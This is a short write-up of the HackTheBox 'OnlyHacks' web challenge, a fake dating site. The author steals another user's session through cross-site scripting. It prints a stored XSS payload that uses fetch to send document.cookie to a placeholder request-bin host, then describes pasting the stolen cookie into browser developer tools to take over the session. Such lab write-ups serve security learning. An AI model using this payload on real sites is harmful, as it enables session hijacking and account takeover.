
My writeup for HackTheBox OnlyHacks. OnlyHacks is rated very easy.

Here is the description:

CHALLENGE DESCRIPTION


Dating and matching can be exciting especially during Valentine's, but it's important to stay vigilant for impostors. Can you help identify possible frauds?

When we go to the website, we are presented to this site




I tried some SQL injections, but that turned out not to be the solution

I then made an account



After hitting register, we are presented to a dating website where you can swipe left or right depending on whether you want a match or not. I chose to match with everyone so that someone would write back.

One user named Renata is the only one who replies to messages.




Let’s see what we can do.

I found a session cookie and used flask-unsign to read it and try to brute force the secret key, as I thought that was the intended solution. The secret key was not found, but then I tried some XSS.

We can use XSS to get Renata's session cookie like this:

Set up a Request Bin

Send this chat to Renata<script> fetch('https://YOUR-REQUESTBIN?cookie=' + document.cookie); </script>




Here we have Renatas session cookie

Now if we go to the application tab in the developer tools and paste the session cookie here:

session	eyJ1c2VyIjp7ImlkIjoxLCJ1c2Vyb...	94....	/	Ses...	92						Me...

And then reload the page.



Now we have access to Renata’s other chats, and there is the flag